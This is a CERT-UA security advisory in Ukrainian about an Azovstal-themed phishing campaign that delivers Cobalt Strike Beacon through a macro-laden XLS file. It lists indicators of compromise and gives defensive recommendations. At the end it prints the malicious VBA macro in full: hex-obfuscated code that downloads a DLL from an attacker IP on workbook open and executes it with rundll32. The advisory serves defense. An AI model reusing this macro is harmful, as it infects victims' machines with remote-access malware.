Кібератака на державні організації України з використанням теми "Азовсталі" та шкідливої програми Cobalt Strike Beacon (CERT-UA#4490)

Загальна інформація:

Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA виявлено факт розповсюдження електронних листів з темою "Срочно! Деблокация Азовстали Терміново! Розблокування «Азовсталі»" та додатком у вигляді XLS-документу "Військові на Азовсталі.xls", що містить макрос. У випадку відкриття документу та активації макросу, останній здійснить завантаження, створення на диску та запуск файлу "pe.dll". Зазначене призведе до ураження комп'ютера шкідливою програмою Cobalt Strike Beacon.

З високим рівнем впевненості можемо зауважити, що файл "pe.dll", так само, як і файл "spisok.exe" з повідомлення CERT-UA#4464, захищено за допомогою криптору, що має відношення до групи TrickBot.

Згадана активність має цільовий характер та відстежуватиметься за ідентифікатором UAC-0098.

Індикатори компрометації:

Файли:

```
877f834e8788d05b625ba639b9318512
ea9dae45f81fe3527c62ad7b84b03d19629014b1a0e346b6aa933e52b0929d8a    Військові на Азовсталі.xls
e28ac0f94df75519a60ecc860475e6b3
9990fe0d8aac0b4a6040d5979afd822c2212d9aec2b90e5d10c0b15dee8d61b1    pe.dll (2022-04-15)
a3534cc24a76fa81ce38676027de9533
39a868e84524669491d6a251264144f0bfaca4f664d3fd10151854c341077262    shellcode.bin.packed.dll
eb18207d505a1de30af6c7baafd28e8e
ff30fdd64297ac41937f9a018753871fee0e888844fbcf7bf92bf5f8d6f57090    notevil.dll (CS Beacon)
```

Мережеві:

```
hxxp://138[.]68.229.0/pe.dll
hxxps://dezword[.]com/apiv8/getStatus
```

hxxps://dezword[.]com/apiv8/updateConfig
84[.]32.188.29 (провайдер: @cherryservers[.]com)
138[.]68.229.0 (провайдер: @hostkey[.]com)
139[.]60.161.225
139[.]60.161.74
139[.]60.161.62
139[.]60.161.99
139[.]60.161.57
139[.]60.161.75
139[.]60.161.24
139[.]60.161.89
139[.]60.161.209
139[.]60.161.85
139[.]60.160.51
139[.]60.161.226
139[.]60.161.216
139[.]60.161.163
139[.]60.160.8
139[.]60.161.32
139[.]60.161.45
139[.]60.161.60
139[.]60.160.17
dezword[.]com (2022-03-22)
agreminj[.]com
akaluij[.]com
anidoz[.]com
apeduze[.]com
apokil[.]com
arentuk[.]com
axikok[.]com
azimurs[.]com
baidencult[.]com
billiopa[.]com
blinkij[.]com
blopik[.]com
borizhog[.]com
britxec[.]com
drimzis[.]com
fluoxi[.]com
shikjil[.]com
shormanz[.]com
verofes[.]com

Хостові:


```
rundll32 C:\Windows\Tasks\pe.dll,DllRegisterServer
C:\Windows\Tasks\pe.dll
```

Рекомендації:

1. Заборонити офісним програмам (EXCEL.EXE, WINWORD.EXE тощо) створювати небезпечні процеси (наприклад, rundll32.exe, wscript.exe та інші).

2. Здійснювати додатковий моніторинг фактів встановлення мережевих з'єднань процесом rundll32.exe.

Графічні зображення:




```
Function adzvqseltzjwqwo(ByVal bccntqjpu As String) As String
Dim isqgunnlbb As Long
For isqgunnlbb = 1 To Len(bccntqjpu) Step 2
adzvqseltzjwqwo = adzvqseltzjwqwo & Chr$(Val("&H" & Mid$(bccntqjpu, isqgunnlbb, 2)))
Next isqgunnlbb
End Function

Sub Workbook_Open()
Dim fqsbhhmvv As Object
Dim fwddtqblx As Object
Dim eebqlrdp As String
Dim aoscokhyuzhrwsea As String
eebqlrdp = adzvqseltzjwqwo("6874") & adzvqseltzjwqwo("74703a2f2f3133382e36382e3232392e302f70652e646c6c") 'http://138.68.229.0/pe.dll
aoscokhyuzhrwsea = adzvqseltzjwqwo("433a") & adzvqseltzjwqwo("5c57696e646f77735c5461736b735c70652e646c6c") 'C:\Windows\Tasks\pe.dll
Set fqsbhhmvv = CreateObject(adzvqseltzjwqwo("4d69") & adzvqseltzjwqwo("63726f736f66742e584d4c48545450")) 'Microsoft.XMLHTTP
fqsbhhmvv.Open adzvqseltzjwqwo("474554"), eebqlrdp, False 'GET
fqsbhhmvv.send
If fqsbhhmvv.Status = 200 Then
Set fwddtqblx = CreateObject(adzvqseltzjwqwo("41444f44422e") & adzvqseltzjwqwo("53747265616d")) 'ADODB.Stream
fwddtqblx.Open
fwddtqblx.Type = 1
fwddtqblx.Write fqsbhhmvv.responseBody
fwddtqblx.SaveToFile aoscokhyuzhrwsea, 2
fwddtqblx.Close
End If
Dim ExecFile As Double
ExecFile = Shell(adzvqseltzjwqwo("72756e646c6c33") & adzvqseltzjwqwo("3220433a5c57696e646f77735c5461736b735c70652e646c6c2c20446c6c5265676973746572536572766572"))
'rundll32 C:\Windows\Tasks\pe.dll, DllRegisterServer
End Sub
```